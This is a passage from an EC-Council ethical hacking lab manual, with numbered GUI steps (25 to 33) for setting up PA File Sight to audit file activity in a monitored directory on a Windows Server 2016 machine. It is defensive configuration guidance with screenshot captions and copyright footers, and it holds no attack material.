


Figure 4.7.15: PA File Sight Add New Monitor Option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. The **Add New Monitor** window appears, select the **File Sight Monitor** icon, and then click **OK**.




Figure 4.7.16: PA File Sight Add New Monitor

26. The **File Sight Configuration** window appears; click the **Browse** button to provide a path for directory monitoring for the **SERVER2016** machine (here, **C:\users\Administrator\Desktop\File monitoring**) and tick the **Fire actions for each event separately** checkbox.

27. Choose **Audit file activity** from the **Monitor Purpose (for configuration help)** drop-down list, and then click **Actions**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.7.17: PA File Sight File Sight Configuration

28. The **Monitor Actions** window appears; click **New** under **Global Action List**.




Figure 4.7.18: PA File Sight Global Action List

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. The **Add New Action** window appears. Select the **Action List** icon and click **OK**.




Figure 4.7.19: PA File Sight Add New Action

30. The **Action List** window appears. Type a description in the **Description** field and click **Add** to choose actions.




Figure 4.7.20: PA File Sight Action List

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. The **Choose Action to Add** window appears; choose any action from the list and click **OK**.




Figure 4.7.21: PA File Sight Choose Action to Add

32. Click **OK** in the **Action List** window.

33. The **Monitor Actions** window appears; choose the newly created action (here, **Monitoring File**); and then click the **<<** icon to add the action.

